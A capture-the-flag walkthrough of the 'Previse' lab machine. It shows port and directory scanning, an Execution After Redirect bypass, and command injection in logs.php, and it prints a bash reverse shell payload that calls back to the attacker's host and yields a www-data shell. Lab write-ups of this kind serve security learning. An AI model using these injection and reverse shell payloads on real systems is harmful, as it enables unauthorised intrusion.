

# Previce

## Synopsis

Previce is a easy machine that showcases Execution After Redirect (EAR) which allows users to retrieve the contents and make requests to accounts.php whilst unauthenticated which leads to abusing PHP's exec() function since user inputs are not sanitized allowing remote code execution against the target, after gaining a www-data shell privilege escalation starts with the retrieval and cracking of a custom MD5Crypt hash which consists of a unicode salt and once cracked allows users to gain SSH access to the target then abusing a sudo executable script which does not include absolute paths of the functions it utilises which allows users to perform PATH hijacking on the target to compromise the machine.

## Skills


- Web exploitation
- Password cracking
- Linux privilege escalation
- Executing EAR
- Path hijacking

## Exploitation

As always we start with the nmap to check what services/ports are open

```
└─# nmap -A 10.10.11.104
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-31 15:56 EDT
Nmap scan report for 10.10.11.104
Host is up (0.033s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:01:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256  bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256  33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Previsive Login
|_ Requested resource was login.php
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-cookie-flag:
|   /:
|   PHPSESSID:
|_   httponly flag not set
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/31%OT=22%CT=1%CU=38504%PV=Y%DS=2%DC=T%G=Y%TM=64F0F07
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST1
OS:1NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%A=S+F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)
```


We see only two ports open, so we started from opening the browser



We tried to brute force an access but without any success  
So we launched rib to find hidden directories

```
—— Scanning URL: http://10.10.11.104/ ——  
+ http://10.10.11.104/files.php (CODE:302|SIZE:4914)  
+ http://10.10.11.104/accounts.php (CODE:302|SIZE:3994)  
+ http://10.10.11.104/config.php (CODE:200|SIZE:0)  
+ http://10.10.11.104/download.php (CODE:302|SIZE:0)  
+ http://10.10.11.104/footer.php (CODE:200|SIZE:217)  
+ http://10.10.11.104/header.php (CODE:200|SIZE:980)  
+ http://10.10.11.104/index.php (CODE:302|SIZE:2801)  
+ http://10.10.11.104/login.php (CODE:200|SIZE:2224)  
+ http://10.10.11.104/logout.php (CODE:302|SIZE:0)  
+ http://10.10.11.104/logs.php (CODE:302|SIZE:0)  
+ http://10.10.11.104/nav.php (CODE:200|SIZE:1248)  
+ http://10.10.11.104/status.php (CODE:302|SIZE:2966)
```

And we found multiple php files exposed on the server  
When we tried to open the file, we got HTTP/302 Redirection  
message but we just simply changed it into HTTP/200 OK hat let us  
in



Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Thu, 31 Aug 2023 20:16:26 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: login.php
8 Content-Length: 4914
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <!DOCTYPE html>
14 <html>
15   <head>
16     <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
17     <meta charset="utf-8" />
18
19
20     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
21     <meta name="description" content="Previsé rocks your socks." />
22     <meta name="author" content="m4lwhere" />
23     <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon" />
24     <link rel="icon" href="/favicon.ico" type="image/x-icon" />
25     <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png">
26     <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png">
27     <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png">
28     <link rel="manifest" href="/site.webmanifest">
29     <link rel="stylesheet" href="css/uikit.min.css" />
30     <script src="js/uikit.min.js">
31     </script>
32     <script src="js/uikit-icons.min.js">
33     </script>
```

```
Response from http://10.10.11.104:80/files.php
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Thu, 31 Aug 2023 20:16:26 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: login.php
8 Content-Length: 4914
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <!DOCTYPE html>
14 <html>
15   <head>
16     <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
17     <meta charset="utf-8" />
18
19
20     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
21     <meta name="description" content="Previs rocks your socks." />
22     <meta name="author" content="m4lwhere" />
23     <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon" />
24     <link rel="icon" href="/favicon.ico" type="image/x-icon" />
25     <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png">
26     <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png">
27     <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png">
28     <link rel="manifest" href="/site.webmanifest">
29     <link rel="stylesheet" href="css/uikit.min.css" />
30     <script src="js/uikit.min.js">
31   </script>
32     <script src="js/uikit-icons.min.js">
33   </script>
34   <title>
```

Inside we got an ability to download source code of the application

[HOME](#) [ACCOUNTS](#) [FILES](#) [MANAGEMENT MENU](#) [LOG OUT](#)

### Files

Upload files below, uploaded files in table below

### Uploaded Files

#	NAME	SIZE	USER	DATE	DELETE
1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	<input type="button" value="DELETE"/>


As well as an ability to create a new user, we used this to create bogus user thus providing ourselves with a permanent access to the application


## Add New Account


Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Username and passwords must be between 5 and 32 characters!

 Username


 Password


 Confirm Password

CREATE USER

# Previs File Storage

## Login

 simon

 ••••••••

LOG IN

After that we continued the enumeration of the application, where we found a parameter vulnerable to remote code execution

## Request

Pretty

Raw

Hex



ln




```
1 POST /logs.php HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 11
9 Origin: http://10.10.11.104
0 Connection: close
1 Referer: http://10.10.11.104/file_logs.php
2 Cookie: PHPSESSID=mcسفqdk6rkgilctl8udjspoj2
3 Upgrade-Insecure-Requests: 1
4
5 delim=:ping+-c+5+10.10.14.24
```




```
# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
16:21:07.910192 IP 10.10.11.104 > 10.10.14.24: ICMP echo request, id 2112, seq 1, length 64
16:21:07.910274 IP 10.10.14.24 > 10.10.11.104: ICMP echo reply, id 2112, seq 1, length 64
16:21:08.915461 IP 10.10.11.104 > 10.10.14.24: ICMP echo request, id 2112, seq 2, length 64
16:21:08.915495 IP 10.10.14.24 > 10.10.11.104: ICMP echo reply, id 2112, seq 2, length 64
16:21:09.913982 IP 10.10.11.104 > 10.10.14.24: ICMP echo request, id 2112, seq 3, length 64
16:21:09.913995 IP 10.10.14.24 > 10.10.11.104: ICMP echo reply, id 2112, seq 3, length 64
16:21:10.914765 IP 10.10.11.104 > 10.10.14.24: ICMP echo request, id 2112, seq 4, length 64
16:21:10.914778 IP 10.10.14.24 > 10.10.11.104: ICMP echo reply, id 2112, seq 4, length 64
16:21:11.915597 IP 10.10.11.104 > 10.10.14.24: ICMP echo request, id 2112, seq 5, length 64
16:21:11.915609 IP 10.10.14.24 > 10.10.11.104: ICMP echo reply, id 2112, seq 5, length 64
[]
```

Dashboard Target Proxy Intruder Repeater Collaborator

1 x 2 x 3 x 4 x 5 x 6 x +

Send  Cancel <| >|

### Request

Pretty Raw Hex   

```
1 POST /logs.php HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 11
9 Origin: http://10.10.11.104
10 Connection: close
11 Referer: http://10.10.11.104/file_logs.php
12 Cookie: PHPSESSID=mcesfqdk6rkgilctl8udjspoj2
13 Upgrade-Insecure-Requests: 1
14
15 delim=;bash+-c+'bash+-i>%26+/dev/tcp/10.10.14.24/5555+0>%261'
```

```
(root@kali) [~/Desktop/boxes]
# ncat -nlvp 5555
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.104:57436.
bash: cannot set terminal process group (1480): Inappropriate ioctl for device
bash: no job control in this shell
www-data@previse:/var/www/html$
```